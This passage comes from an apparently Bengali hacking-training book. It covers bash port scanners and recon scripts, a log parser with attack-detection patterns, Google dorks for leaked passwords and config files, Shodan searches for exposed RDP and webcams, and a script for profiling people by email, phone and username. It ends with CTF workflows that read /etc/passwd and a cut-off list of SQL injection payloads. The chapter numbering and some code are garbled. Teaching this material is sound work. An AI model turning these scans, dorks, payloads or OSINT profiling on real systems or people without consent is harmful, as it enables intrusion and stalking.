        echo "$sub.$TARGET -> $ip" >> "$OUTPUT_DIR/subdomains.txt"
    done
done

echo -e "${GREEN}[✓] সাবডোমেইন চেক শেষ${NC}"

# =====
# ফেজ ৪: পোর্ট স্ক্যান (কমন পোর্ট)
# =====
echo -e "${YELLOW}[*] ফেজ ৪/৫: পোর্ট স্ক্যান করছি...${NC}"

# কমন পোর্টের লিস্ট
COMMON_PORTS=(21 22 23 25 53 80 110 111 135 139 143 443 445 993 995 1433 1521 2049 3306 3389 5432 5900 5985 59

> "$OUTPUT_DIR/ports.txt"
for port in "${COMMON_PORTS[@]"; do
    timeout 1 bash -c "echo >/dev/tcp/$TARGET/$port" 2>/dev/null && echo "পোর্ট $port - ওপেন" | tee -a "$OUTPUT
done

echo -e "${GREEN}[✓] পোর্ট স্ক্যান শেষ${NC}"

# =====
# ফেজ ৫: HTTP সার্ভিস চেক
# =====
echo -e "${YELLOW}[*] ফেজ ৫/৫: HTTP সার্ভিস চেক করছি...${NC}"

# HTTP হেডার চেক
curl -sI "http://$TARGET" 2>/dev/null > "$OUTPUT_DIR/http_headers.txt"
echo -e "${GREEN}[✓] HTTP হেডার নেওয়া হয়েছে${NC}"

# রোবটস.টিএক্সট চেক
curl -s "http://$TARGET/robots.txt" 2>/dev/null > "$OUTPUT_DIR/robots.txt"
if [ -s "$OUTPUT_DIR/robots.txt" ]; then
    echo -e "${GREEN}[✓] robots.txt পাওয়া গেছে!${NC}"
else
    echo -e "${YELLOW}[!] robots.txt নাই${NC}"
fi

# =====
# সারাংশ
# =====
echo ""
echo -e "${BLUE}===== ${NC}"
echo -e "${BLUE}|| রিকন কমপ্লিট! || ${NC}"
echo -e "${BLUE}===== ${NC}"
echo -e "${GREEN}► রিপোর্ট ডিরেক্টরি: $OUTPUT_DIR${NC}"
echo -e "${GREEN}► ফাইলসমূহ: ${NC}"
ls -la "$OUTPUT_DIR/"
```

89.8 Port Scanner in Bash

পুরো bash দিয়েই পোর্ট স্ক্যানার। nmap ছাড়া কাজ চলে!

```
#!/bin/bash

# =====
# ব্যাশ পোর্ট স্ক্যানার – মাল্টি-থ্রেডেড
# =====

# ইউসেজ চেক
if [ $# -lt 3 ]; then
    echo "ব্যবহার: $0 <টার্গেট> <স্টার্ট-পোর্ট> <এন্ড-পোর্ট> [থ্রেড]"
    echo "উদাহরণ: $0 192.168.1.1 1 1000 50"
    exit 1
fi

TARGET=$1
START_PORT=$2
END_PORT=$3
THREADS=${4:-20} # যদি না দেয়, 20 থ্রেড ডিফল্ট

echo "টার্গেট: $TARGET"
echo "পোর্ট রেঞ্জ: $START_PORT-$END_PORT"
echo "থ্রেড: $THREADS"
echo ""

# টাইমার স্টার্ট
START_TIME=$(date +%s)

# পোর্ট চেক করার ফাংশন
check_port() {
    local port=$1
    timeout 1 bash -c "echo >/dev/tcp/$TARGET/$port" 2>/dev/null && echo "পোর্ট $port ওপেন"
}

export -f check_port # export করছি যাতে parallel চালানো যায়
export TARGET

echo "স্ক্যান চলছে..."

# seq দিয়ে পোর্ট জেনারেট করে xargs-এ পাঠাই
# xargs -P দিয়ে প্যারালল চালাই
seq $START_PORT $END_PORT | xargs -P $THREADS -I {} bash -c 'check_port "{}" _ {}'

# টাইমার এন্ড
END_TIME=$(date +%s)
DURATION=$((END_TIME - START_TIME))

echo ""
echo "স্ক্যান শেষ! সময় লেগেছে: $DURATION সেকেন্ড"
```

৪৩.৫ Log Parsing Script

ফেলো, সার্ভার লগ থেকেই অনেক সময় ইনফো বের হয়। এই স্ক্রিপ্ট অ্যাপাচি লগ পার্স করে।

```
#!/bin/bash

# =====
# লগ পার্সার – অ্যাপাচি/এনজিনের লগ বিশ্লেষণ
# =====

LOG_FILE=${1:-"/var/log/apache2/access.log"}

# চেক করি লগ ফাইল আছে কিনা
if [ ! -f "$LOG_FILE" ]; then
    echo "লগ ফাইল পাওয়া যায় নি: $LOG_FILE"
    echo "ব্যবহার: $0 <লগ-ফাইল-পাথ>"
    exit 1
fi

echo "
echo "
echo "
echo "
echo "ফাইল: $LOG_FILE"
echo ""

# ১. মোট রিকুয়েস্ট সংখ্যা
total_requests=$(wc -l < "$LOG_FILE")
echo "📄 মোট রিকুয়েস্ট: $total_requests"

# ২. ইউনিক আইপি অ্যাড্রেস
unique_ips=$(awk '{print $1}' "$LOG_FILE" | sort -u | wc -l)
echo "🌐 ইউনিক আইপি: $unique_ips"

# ৩. টপ ১০ আইপি
echo ""
echo "=== টপ ১০ আইপি (সবচেয়ে বেশি রিকুয়েস্ট) ==="
awk '{print $1}' "$LOG_FILE" | sort | uniq -c | sort -rn | head -10

# ৪. HTTP স্ট্যাটাস কোড ডিস্ট্রিবিউশন
echo ""
echo "=== HTTP স্ট্যাটাস কোড ==="
awk '{print $9}' "$LOG_FILE" | sort | uniq -c | sort -rn

# ৫. টপ ১০ ইউআরএল
echo ""
echo "=== টপ ১০ ইউআরএল ==="
awk '{print $7}' "$LOG_FILE" | sort | uniq -c | sort -rn | head -10

# ৬. ৪০৪ এরর (/etc/passwd স্ক্যানিং টাইপ)
echo ""
echo "=== ৪০৪ এরর (নট ফাউন্ড) ==="
grep " 404 " "$LOG_FILE" | awk '{print $7}' | sort | uniq -c | sort -rn | head -10

# ৭. সাসপিশিয়াস প্যাটার্ন (sql injection, xss attempt)
echo ""
echo "=== সাসপিশিয়াস রিকুয়েস্ট ==="
patterns=("union" "select" "drop" "alert(" "<script" "../" "passwd" "admin")
for pattern in "${patterns[@]}; do
    count=$(grep -ci "$pattern" "$LOG_FILE" 2>/dev/null)
    if [ "$count" -gt 0 ]; then
        echo "⚠️ '$pattern' পাওয়া গেছে: $count বার"
    fi
done

# ৮. টাইমলাইন – প্রতি ঘণ্টায় রিকুয়েস্ট
echo ""
echo "=== টাইমলাইন (প্রতি ঘণ্টায়) ==="
awk '{print $4}' "$LOG_FILE" | cut -d: -f2 | sort | uniq -c | sort -n | head -24

echo ""
echo "✅ লগ বিশ্লেষণ শেষ!"
```

৪৩.৬ ল্যাব এক্সারসাইজ

টাস্ক	বিবরণ	হিন্ট
1	নিজের আইপি বের করার স্ক্রিপ্ট লেখো	<code>curl ifconfig.me</code>
2	পিং স্ক্যানার বানাও — ১৯২.১৬৮.১.১-২৫৪	<code>for</code> লুপ + <code>ping</code>
3	HTTP রেসপন্স টাইম চেক করার টুল বানাও	<code>curl -o /dev/null -s -w %{time_total}</code>
4	ডিরেক্টরি ব্রুটফোর্সার বানাও	<code>curl</code> + ওয়ার্ডলিস্ট
5	ম্যাসক্যান প্রতিস্থাপন করে <code>bash</code> দিয়ে fast port scan	<code>xargs -P</code>
6	ফাইল মনিটর — কোন ফাইল চেঞ্জ হল ট্র্যাক করো	<code>inotifywait</code> বা <code>watch</code>
7	এসএসএইচ ব্রুটফোর্স লগ পার্সার	<code>/var/log/auth.log</code> পার্স করো
8	মাল্টি-টার্গেট স্ক্রিপ্ট — একাধিক আইপি থেকে রিকন	ফাংশন + ফাইল ইনপুট

৪৩.৭ মনে রাখো

বিষয়	কী মনে রাখবে
<code>\$1</code> , <code>\$2</code> , ...	স্ক্রিপ্টে আর্গুমেন্ট
<code>\$?</code>	লাস্ট কমান্ডের এক্সিট স্ট্যাটাস (0=success)
<code>2>/dev/null</code>	এরর মেসেজ লুকাও
<code>\$(command)</code>	কমান্ডের আউটপুট ভেরিয়েবলে
<code>&& \ \ </code>	কন্ডিশনাল এক্সিকিউশন
<code>for</code> লুপ	লিস্টের ওপর ঘোরা
<code>while</code> লুপ	কন্ডিশন <code>true</code> থাকা পর্যন্ত
Functions	কোড রিইউজ
<code>tee</code>	স্ক্রিনে দেখাও + ফাইলে সেভ করো
<code>xargs -P</code>	প্যারালাল এক্সিকিউশন — ব্যাশেই মাল্টি-থ্রেডিং!

ভাই-বন্ধুর টিপস: শুরুতে এক লাইনের স্ক্রিপ্ট লেখো। ধীরে ধীরে বড় করো। আর হ্যাঁ, `#!/bin/bash` না দিলে স্ক্রিপ্ট চলবে না — এইটা দিতেই হবে। ব্যাশ শেখা মানে হ্যাঁকিং এর ৫০% শেখা!

অধ্যায় 44: osint advanced

অধ্যায় 88: OSINT Advanced

ভাই-বন্ধুর মতো বলছি: OSINT শুধু গুগলে সার্চ করা না ভাই! এইটা একটা আর্ট। তুমি যদি গুগল দারঠিকভাবে ব্যবহার করতে পারো, তাহলে যেকোনো টার্গেটের সম্পর্কে প্রায় সবকিছুই বের করতে পারবে। আর টুলস কন্সট্রাইন করে তুমি সুপার OSINT ফ্রেমওয়ার্ক বানাতে পারো।

88.1 সহজ কথায় OSINT

OSINT (Open Source Intelligence) হলো পাবলিকলি উপলব্ধ ডাটা থেকে ইন্টেলিজেন্স বের করা। ফেসবুক, টুইটার, গিটহাব, শোডান — সবই OSINT-এর সোর্স।

কেন দরকার? - পেন্টেস্টিং-এর প্রথম স্টেপ - সোশ্যাল ইঞ্জিনিয়ারিং অ্যাটাকের জন্য ইনফো কালেক্ট - বাগ বাউন্টিতে টার্গেট রিসার্চ - লোকেশন ট্র্যাকিং - ইমেল/ফোন নম্বর ভেরিফিকেশন

88.2 Live Demonstration Techniques

গুগল ডরকিং (Google Dorking)

```
# লাইভ ডেমো কমান্ড - গুগল ডর্কস
# -----
# এডমিন প্যানেল খোঁজা
site:target.com intitle:"admin" "login"

# শংসাপত্র ফাঁস (password in title)
site:target.com intitle:"index of" "password"

# সাংবিধানিক ফাইল ফাঁস
site:target.com filetype:sql "INSERT INTO" "password"

# এসকিউএল ইনজেকশন পয়েন্ট
site:target.com inurl:".php?id="

# কনফিগ ফাইল
site:target.com filetype:env "DB_PASSWORD"

# সাবডোমেইন খোঁজা
site:*.target.com -site:www.target.com
```

শোডান (Shodan) — লাইভ ডেমো

```
# শোডান সার্চ কমান্ড (CLI)
# -----
# শোডান ইনস্টল করা
pip install shodan

# এপিআই কী সেট করা
shodan init YOUR_API_KEY

# নির্দিষ্ট সার্ভিস খোঁজা
shodan search "apache country:BD"

# নির্দিষ্ট আইপি চেক
shodan host 8.8.8.8

# ওপেন সিসিটিভি খোঁজা
shodan search "has_screenshot:true webcam"

# নির্দিষ্ট পোর্ট + দেশ
shodan search "port:3389 country:BD os:Windows"
```

থার্ভেস্টার (theHarvester) — লাইভ

```
# থার্ভেস্টার দিয়ে ইমেল + সাবডোমেইন কালেক্ট
# -----
# বেসিক ইউসেজ
theHarvester -d target.com -b google

# সব উৎস ব্যবহার করে
theHarvester -d target.com -b google,bing,yahoo,linkedin

# রিপোর্ট ফাইলে সেভ
theHarvester -d target.com -b all -f report.html

# লিমিট সেট করা
theHarvester -d target.com -b google -l 500
```

88.৩ Combine Tools: Maltego + Shodan + theHarvester

এই তিন টুল কম্বাইন করলে তুমি পাবে পূর্ণাঙ্গ OSINT সলিউশন। নিচে দেখাচ্ছি কীভাবে প্রতিটা টুলের আউটপুট অন্যটার ইনপুট হয়:

Maltego Setup for Advanced OSINT

Maltego Transform Sequence (ট্রান্সফর্ম চেইন):

১. টার্গেট ডোমেইন ইনপুট দাও
২. DNS থেকে আইপিতে → Transform: DNS to IP
৩. আইপি থেকে শোডানে → Transform: IP to Shodan
৪. শোডান থেকে পোর্টে → Transform: Shodan to Ports
৫. পোর্ট থেকে ব্যানারে → Transform: Port to Banner
৬. ডোমেইন থেকে ইমেলে → Transform: Domain to Email (theHarvester)
৭. ইমেল থেকে সোশ্যালেরে → Transform: Email to Social Media

অটোমেটেড কন্সিনেশন স্ক্রিপ্ট


```
#!/bin/bash
# =====
# OSINT টুল চেইন – Maltego + Shodan + theHarvester
# অটোমেটেড ইন্টেলিজেন্স কালেকশন
# =====

TARGET=$1
SHODAN_API_KEY=$2

if [ -z "$TARGET" ] || [ -z "$SHODAN_API_KEY" ]; then
    echo "ব্যবহার: $0 <টার্গেট> <শোডান-এপিআই-কী>"
    exit 1
fi

OUTPUT_DIR="osint_${TARGET}"
mkdir -p "$OUTPUT_DIR"

echo "
OSINT অ্যাডভান্সড ইঞ্জিন শুরু
"

# =====
# ফেজ ১: theHarvester – ইমেল, সাবডোমেইন, আইপি
# =====
echo ""
echo "[ফেজ ১/৫] theHarvester চলছে..."
theHarvester -d "$TARGET" -b google,bing,yahoo,linkedin -f "$OUTPUT_DIR/harvester.html" 2>/dev/null

# theHarvester থেকে ইমেল এক্সট্রাক্ট
grep -oP '[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}' "$OUTPUT_DIR/harvester.html" | sort -u > "$OUTPUT_DIR/emails.txt"
echo "[✓] ইমেল পাওয়া গেছে: $(wc -l < "$OUTPUT_DIR/emails.txt") টি"

# =====
# ফেজ ২: DNS এনুমারেশন
# =====
echo "[ফেজ ২/৫] DNS এনুমারেশন চলছে..."

# A রেকর্ড
IP_LIST="$OUTPUT_DIR/ip_list.txt"
dig +short A "$TARGET" > "$IP_LIST"
echo "[✓] আইপি পাওয়া গেছে: $(wc -l < "$IP_LIST") টি"

# MX, NS, TXT
dig +short MX "$TARGET" > "$OUTPUT_DIR/mx_records.txt"
dig +short NS "$TARGET" > "$OUTPUT_DIR/ns_records.txt"
dig +short TXT "$TARGET" > "$OUTPUT_DIR/txt_records.txt"

# =====
# ফেজ ৩: Shodan – প্রতিটা আইপির বিস্তারিত
# =====
echo "[ফেজ ৩/৫] Shodan স্ক্যান চলছে..."

shodan init "$SHODAN_API_KEY" >/dev/null 2>&1

while IFS= read -r ip; do
    if [ -n "$ip" ]; then
        echo " → চেক করছি: $ip"
        shodan host "$ip" 2>/dev/null >> "$OUTPUT_DIR/shodan_${ip}.txt"

        # শোডান থেকে ওপেন পোর্ট বের করা
        grep -E "^\d+/tcp" "$OUTPUT_DIR/shodan_${ip}.txt" 2>/dev/null | awk '{print $1}' >> "$OUTPUT_DIR/all_ports.txt"
    fi
done < "$IP_LIST"

sort -u "$OUTPUT_DIR/all_ports.txt" -o "$OUTPUT_DIR/all_ports.txt"
echo "[✓] শোডান ডেটা কালেক্ট করা হয়েছে"

# =====
# ফেজ ৪: ওয়েব স্ক্রিনশট (যদি gowitness থাকে)
# =====
echo "[ফেজ ৪/৫] ওয়েব স্ক্রিনশট নিচ্ছি..."
```



```
#!/bin/bash

# =====
# অ্যাডভান্সড OSINT ফ্রেমওয়ার্ক
# ফিচার: ইমেল, ফোন, সোশ্যাল মিডিয়া, ব্রীচ ডেটা
# =====

echo "┌───────────────────────────────────────────┐"
echo "│              অ্যাডভান্সড OSINT v2.0              │"
echo "└───────────────────────────────────────────┘"

select_option() {
    echo ""
    echo "কী করতে চাও?"
    echo "1) ইমেল ও সোশ্যাল মিডিয়া ইনভেস্টিগেশন"
    echo "2) ফোন নম্বর লোকেশন ও ভেরিফিকেশন"
    echo "3) ইউজারনেম ওসিন্ট (একই ইউজারনেম সব জায়গায় খোঁজা)"
    echo "4) ফুল টার্গেট রিকন (ডোমেইন + আইপি + ইমেল)"
    echo "5) ব্রীচ ডেটা চেক"
    echo "6) এক্সিট"
    read -p "তোমার পছন্দ (1-6): " choice

    case $choice in
        1) email_osint ;;
        2) phone_osint ;;
        3) username_osint ;;
        4) full_recon ;;
        5) breach_check ;;
        6) exit 0 ;;
        *) echo "ভুল পছন্দ!"; select_option ;;
    esac
}

email_osint() {
    read -p "টার্গেট ইমেল: " email

    echo "[*] ইমেল ভেরিফাই করছি..."

    # ইমেল ফরম্যাট চেক
    if [[ "$email" =~ ^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$ ]]; then
        echo "[✓] ভ্যালিড ইমেল ফরম্যাট"
    else
        echo "[X] ইনভ্যালিড ইমেল"
        return
    fi

    # ডোমেইন পার্ট বের করা
    domain=$(echo "$email" | cut -d@ -f2)
    echo "[*] ডোমেইন: $domain"

    # এমএক্স রেকর্ড চেক
    echo "[*] মেইল সার্ভার চেক করছি..."
    dig +short MX "$domain" 2>/dev/null | head -5

    # HaveIBeenPwned চেক (কালার অফ)
    echo "[*] ব্রীচ ডেটা চেক করছি (হ্যাভ আই বিন পাউন্ড)..."
    echo "    → ম্যানুয়ালি চেক করো: https://haveibeenpwned.com/"

    # গিটহাবে ইমেল সার্চ
    echo "[*] গিটহাবে ইমেল সার্চ করছি..."
    curl -s "https://api.github.com/search/commits?q=author-email:$email" 2>/dev/null | grep -oP '"login":\s*'

    read -p "এন্টার চাপো মেনুতে ফিরতে..."
    select_option
}

phone_osint() {
    read -p "টার্গেট ফোন নম্বর (ওয়ান code সহ): " phone

    echo "[*] ফোন নম্বর ভেরিফাই করছি..."
    phone_clean=$(echo "$phone" | sed 's/[^0-9]//g')
```

```

if [ ${#phone_clean} -lt 10 ]; then
    echo "[X] খুব ছোট নম্বর"
    return
fi

# কান্ট্রি কোড ডিটেক্ট
code="${phone_clean:0:3}"
echo "[*] কান্ট্রি কোড: $code"

# numverify API (যদি এপিআই থাকে)
echo "[*] numverify API কল করছি..."
echo "    → ফ্রি টায়ার: https://numverify.com/"

# Truecaller (কমান্ড লাইন)
echo "[*] Truecaller ইনফো..."
echo "    → https://www.truecaller.com/search/"

# হোয়াটসঅ্যাপ চেক
echo "[*] হোয়াটসঅ্যাপে আছে কিনা চেক করছি..."
whatsapp_url="https://wa.me/${phone_clean}"
echo "    → $whatsapp_url"

# সোশ্যাল মিডিয়া সার্চ
echo "[*] সোশ্যাল মিডিয়ায় খুঁজছি..."
echo "    → facebook.com/search/?q=${phone_clean}"

read -p "এন্টার চাপো মেনুতে ফিরতে..."
select_option
}

username_osint() {
    read -p "টার্গেট ইউজারনেম: " username

    echo "[*] ইউজারনেম '$username' খুঁজছি..."

    # কমন সাইট চেক
    sites=(
        "https://github.com/$username"
        "https://twitter.com/$username"
        "https://www.instagram.com/$username/"
        "https://www.linkedin.com/in/$username"
        "https://medium.com/@$username"
        "https://reddit.com/user/$username"
        "https://t.me/$username"
        "https://www.youtube.com/@$username"
        "https://facebook.com/$username"
        "https://pinterest.com/$username"
    )

    for site in "${sites[@]}; do
        status=$(curl -s -o /dev/null -w "%{http_code}" "$site" 2>/dev/null)
        if [ "$status" != "404" ]; then
            echo "[✓] পাওয়া গেছে: $site (HTTP $status)"
        fi
    done

    # Sherlock টুল চেক (যদি থাকে)
    which sherlock >/dev/null 2>&1
    if [ $? -eq 0 ]; then
        echo "[*] Sherlock দিয়ে গভীর সার্চ..."
        sherlock "$username" 2>/dev/null
    fi

    read -p "এন্টার চাপো মেনুতে ফিরতে..."
    select_option
}

full_recon() {
    read -p "টার্গেট ডোমেইন: " domain

```

```

echo "[*] ফুল রিকন শুরু হচ্ছে: $domain"

# WHOIS
echo "[*] WHOIS লুকআপ..."
whois "$domain" 2>/dev/null | head -20

# DNS
echo "[*] DNS রেকর্ড..."
echo "A: $(dig +short A "$domain" | tr '\n' ' ')"
echo "MX: $(dig +short MX "$domain" | tr '\n' ' ')"
echo "NS: $(dig +short NS "$domain" | tr '\n' ' ')"

# সাবডোমেইন
echo "[*] সাবডোমেইন চেক..."
for sub in www mail ftp admin blog api dev test; do
    host "$sub.$domain" 2>/dev/null | grep "has address" | awk '{print $1, $NF}'
done

# HTTP হেডার
echo "[*] HTTP হেডার..."
curl -sI "https://$domain" 2>/dev/null | head -10

read -p "এন্টার চাপো মেনুতে ফিরতে..."
select_option
}

breach_check() {
    read -p "ইমেল বা ইউজারনেম: " query

    echo "[*] ব্রীচ ডেটা চেক করছি..."

    # FireFox Monitor (কালার অফ)
    echo "    → https://monitor.firefox.com/"

    # DeHashed (পেইড)
    echo "    → https://dehashed.com/"

    # snusbase
    echo "    → https://snusbase.com/"

    # LeakCheck
    echo "    → https://leakcheck.io/"

    echo ""
    echo "দৃষ্টব্য: ব্রীচ ডেটা চেক করতে ওপরের সাইটগুলো ভিজিট করো।"
    echo "শুধুমাত্র অনুমতি নিয়েই ব্যবহার করবে।"

    read -p "এন্টার চাপো মেনুতে ফিরতে..."
    select_option
}

# স্ক্রিপ্ট শুরু
select_option

```

৪৪.৫ ল্যাব এক্সারসাইজ

ক্রম	বিবরণ	টুল/টেকনিক
1	নিজের ডোমেইনের সব সাবডোমেইন বের করো	subfinder, amass
2	গুগল ডরকিং দিয়ে তোমার স্কুল/কলেজের পিডিএফ ফাইল খোঁজো	site:edu.bd filetype:pdf
3	শোডানে বাংলাদেশের ওপেন আরডিপি খোঁজো	port:3389 country:BD
4	মালটেগো দিয়ে তোমার টার্গেটের গ্রাফ বানাও	Maltego transforms
5	থারভেস্টার দিয়ে ইমেল কালেক্ট করো	theHarvester -d domain -b all

টাস্ক	বিবরণ	টুল/টেকনিক
6	যেকোনো ইউজারনেম ২০+ সাইটে চেক করো	Sherlock / whatsmy.name
7	হ্যাভ আই বিন পাউন্ডে তোমার ইমেল চেক করো	haveibeenpwned.com
8	OSINT ফ্রেমওয়ার্ক ডাউনলোড করে ফুল রিকন করো	github.com/lanmaster53/recon-ng

৪৪.৬ মনে রাখো

বিষয়	কী মনে রাখবে
Google Dorking	site:, filetype:, intitle:, inurl: — এগুলো মুখস্থ!
Shodan	port:, country:, os:, city: — ফিল্টার শেখো
theHarvester	-b দিয়ে সোর্স সিলেক্ট করো
Maltego	ট্রান্সফর্ম চেইন — একের পর এক ডাটা লিংক করো
Sherlock	ইউজারনেম ওসিন্টের জন্য বেস্ট টুল
HaveIBeenPwned	ব্রীচ ডেটা চেক করার জন্য
OSINT Framework	osintframework.com — সব টুলের লিস্ট
বিবেচনা	শুধুমাত্র অনুমতি নিয়ে OSINT করো। আইনগত জটিলতা এড়াও

ভাই-বন্ধুর টিপস: OSINT-এর সবচেয়ে গুরুত্বপূর্ণ টুল হলো терпение (ধৈর্য)। একদিনে সব ডাটা পাবে না। প্রতিদিন একটু করে ডাটা কালেক্ট করো। এবং সবসময় ভিপিএন ব্যবহার করো — কারণ তুমি কিন্তু টার্গেটের সার্ভারে হিট দিচ্ছে!

অধ্যায় 45: ctf labs

অধ্যায় ৪৫: CTF ও Practical Labs

ভাই-বন্ধুর মতো বলছি: পড়ে আর প্র্যাকটিস না করলে কিছু হবে না ভাই! CTF (Capture The Flag) হলো সেই জায়গা যেখানে তুমি শেখা জিনিস প্র্যাকটিস করতে পারো। এটা হ্যাকিং এর জিমেনেশিয়াম। আর হোম ল্যাব বানালে তুমি নিজের মতো করে সব টেস্ট করতে পারবে।

৪৫.১ সহজ কথায় CTF

CTF মানে Capture The Flag। একটা ফ্ল্যাগ (সাধারণত `FLAG{...}` ফরম্যাটে) খুঁজে বের করতে হয়। বিভিন্ন ক্যাটাগরিতে CTF হয়:

- **Web:** ওয়েব ভুলনেবিলাটি এক্সপ্লয়েট করে ফ্ল্যাগ খোঁজা
- **Binary Exploitation:** বাইনারি প্রোগ্রামের দুর্বলতা কাজে লাগানো
- **Cryptography:** এনক্রিপশন/ডিক্রিপশন চ্যালেঞ্জ
- **Forensics:** ফাইল থেকে লুকানো ডাটা বের করা
- **Reverse Engineering:** প্রোগ্রাম রিভার্স করে ফ্ল্যাগ বের করা
- **OSINT:** পাবলিক ডাটা থেকে ইন্টেলিজেন্স বের করে ফ্ল্যাগ
- **Steganography:** ছবি/অডিও/ভিডিওতে লুকানো মেসেজ

৪৫.২ HackTheBox, TryHackMe, VulnHub — কীভাবে শুরু করবে

HackTheBox (HTB)

ওয়েবসাইট: <https://www.hackthebox.com>
খরচ: ফ্রি (ভিআইপি পেইড)
লেভেল: ইন্টারমিডিয়েট থেকে হার্ড

শুরুর স্টেপ:

```
# ১. একাউন্ট ক্রিয়েট করো (hackthebox.com)
# ২. ইনভাইটেশন কোড পেতে হলে:
#   - ওয়েবসাইটে গিয়ে "Getting Started" অপশনে যাও
#   - চ্যালেঞ্জ সলভ করে ইনভাইট কোড পাও

# ৩. ভিপিএন কানেক্ট করো
# HTB থেকে .ovpn ফাইল ডাউনলোড করো
openvpn yourusername.ovpn

# কানেক্ট হলে আইপি চেক করো
ip a show tun0
# সাধারণত: 10.10.14.x বা 10.10.16.x

# ৪. টার্গেট মেশিনে পিং চেক
ping -c 4 10.10.10.x
```

প্র্যাকটিক্যাল ওয়ার্কফ্লো:

```
# HTB মেশিন সলভ করার প্যাটার্ন:

# স্টেপ ১: নেটওয়ার্ক রিকন
nmap -sC -sV -A -T4 -p- <টার্গেট-আইপি> -oN nmap_scan.txt

# স্টেপ ২: ওয়েব রিকন
gobuster dir -u http://<টার্গেট-আইপি> -w /usr/share/wordlists/dirb/common.txt

# স্টেপ ৩: সার্ভিস ইনভেস্টিগেট
# ওপেন পোর্টের সার্ভিস চেক করো
nc -nv <টার্গেট-আইপি> <পোর্ট>

# স্টেপ ৪: এক্সপ্লয়েট
searchsploit <সার্ভিস-নাম-ভার্সন>
msfconsole
# ব্যবহার modul

# স্টেপ ৫: প্রিভিলেজ এসকেলেশন
sudo -l
find / -perm -4000 2>/dev/null
uname -a
# কানেল এক্সপ্লয়েট চেক
```

TryHackMe (THM)

ওয়েবসাইট: <https://tryhackme.com>
থরচ: ফ্রি (প্রিমিয়াম পেইড)
লেভেল: বিগিনার থেকে এক্সপার্ট

শুরুর স্টেপ:

```
# ১. tryhackme.com এ রেজিস্টার করো
# ২. প্রিমিয়াম না থাকলেও অনেক ফ্রি রুম আছে
# ৩. সেরা ফ্রি রুমসমূহ:
#   - "Complete Beginner" - ২৪+ ঘণ্টার লার্নিং প্যাথ
#   - "Web Fundamentals"
#   - "Linux Fundamentals"
#   - "Windows Fundamentals"
#   - "Metasploit"

# ৪. ওপেন ভিপিএন দিয়ে কানেক্ট
#   সেটিংস > অ্যাক্সেস > ওপেন ভিপিএন কনফিগ ডাউনলোড
openvpn yourconfig.ovpn

# ৫. রুমে এটাক বক্স (ব্রাউজার বেসড ভিএম) ও ইউজ করতে পারো
```

লার্নিং প্যাথ (ফ্রি):

TryHackMe লার্নিং প্যাথ:

Pre Security (১ সপ্তাহ)
→ নেটওয়ার্কিং, ওয়েব বেসিক, লিনাক্স

Complete Beginner (২ সপ্তাহ)
→ টুলস, রিকন, এক্সপ্লোরেশন

Web Fundamentals (১ সপ্তাহ)
→ ওয়েব ভুলনেবিলিটি, SQLi, XSS

Offensive Pentesting (১ মাস)
→ ফুল পেন্টেস্ট ওয়ার্কশপ

VulnHub

ওয়েবসাইট: <https://www.vulnhub.com>
খরচ: ১০০% ফ্রি
লেভেল: বিগিনার থেকে এক্সপার্ট
লক্ষ্য: অফলাইন ভিএম ডাউনলোড করে নিজের ল্যাবে চালাও

শুরুর স্টেপ:

```
# ১. vulnhub.com থেকে মেশিন ডাউনলোড করো (.ova বা .vmx)
# ২. ভার্চুয়ালবক্সে ইম্পোর্ট করো
#   ফাইল > ইম্পোর্ট অ্যাড্রিয়েস > .ova সিলেক্ট

# ৩. নেটওয়ার্ক সেটিংস
#   VM > সেটিংস > নেটওয়ার্ক > ব্রিজড অ্যাডাপ্টার
#   (অথবা হোস্ট-অনলি, NAT)

# ৪. মেশিন বুট করে আইপি খোঁজো
#   তোমার সিস্টেমে নেটওয়ার্ক স্ক্যান চালাও
nmap -sn 192.168.x.0/24

# ৫. আইপি পেলে – অ্যাটাক শুরু
```

সেরা VulnHub মেশিন (বিগিনার ফ্রেন্ডলি):

1. Kioptrix Level 1 – সবচেয়ে ইজি
2. Mr-Robot – টিভি সিরিজের মতো
3. DC-1 – ডুবুপাল এক্সপ্লয়েট শেখার জন্য
4. FristiLeaks – লিনাক্স প্রিভিলেজ এসকেলেশন
5. Stapler – রিকন প্র্যাকটিস
6. Brainpan – বাফার ওভারফ্লো
7. SickOs 1.1 – লিনাক্স পেন্টেস্ট

৪৫.৩ CTF Methodology

```
# =====
# CTF মেথডোলজি – সম্পূর্ণ ওয়ার্কফ্লো
# =====

# ফেজ ১: রিকন
echo "=== ফেজ ১: রিকন ==="

# nmap – সার্ভিস এবং ওএস ডিটেক্ট
nmap -sC -sV -A -T4 -p- <টার্গেট> -oN recon/nmap_init.txt

# ওয়েব সার্ভিস চেক (যদি পোর্ট ৪০ বা ৪৪৩ থাকে)
nikto -h http://<টার্গেট> -o recon/nikto.html
gobuster dir -u http://<টার্গেট> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

# ফেজ ২: ইনভেস্টিগেশন
echo "=== ফেজ ২: ইনভেস্টিগেশন ==="

# সোর্স কোড চেক
curl -s http://<টার্গেট>/ | grep -i "flag\|password\|secret\|comment\|<!--"

# রোবটস.টিএক্সট চেক
curl -s http://<টার্গেট>/robots.txt

# গোবুর্সটার এক্সটেনশন স্ক্যান
gobuster dir -u http://<টার্গেট> -x php,txt,html,asp,aspx,jsp -w /usr/share/wordlists/dirb/common.txt

# ফেজ ৩: এক্সপ্লয়েট
echo "=== ফেজ ৩: এক্সপ্লয়েট ==="

# সার্ভিস ভার্সন থেকে এক্সপ্লয়েট খোঁজা
searchsploit <সার্ভিস> <ভার্সন>

# অথবা গুগল
# <সার্ভিস> <ভার্সন> exploit

# ফেজ ৪: পোস্ট এক্সপ্লয়েটেশন
echo "=== ফেজ ৪: পোস্ট এক্সপ্লয়েটেশন ==="

# সিস্টেম ইনফো
uname -a
cat /etc/os-release
id

# প্রিভিলেজ এসকেলেশন
sudo -l
find / -perm -4000 2>/dev/null
cat /etc/crontab
cat /etc/passwd | grep -v nologin

# ফ্ল্যাগ সার্চ
find / -name "flag*" -type f 2>/dev/null
find / -name "*.txt" -type f 2>/dev/null | xargs grep -l "flag\|FLAG\|CTF" 2>/dev/null
find / -name "*.txt" -path "/home/*" 2>/dev/null
find / -name "user.*" -type f 2>/dev/null
find / -name "root.*" -type f 2>/dev/null
```

Web CTF টেকনিক

```
# SQL Injection – বেসিক টেস্টিং

# ইউজার ইনপুটে এইগুলো ট্রাই করো
' OR 1=1 --
" OR 1=1 --
admin' --
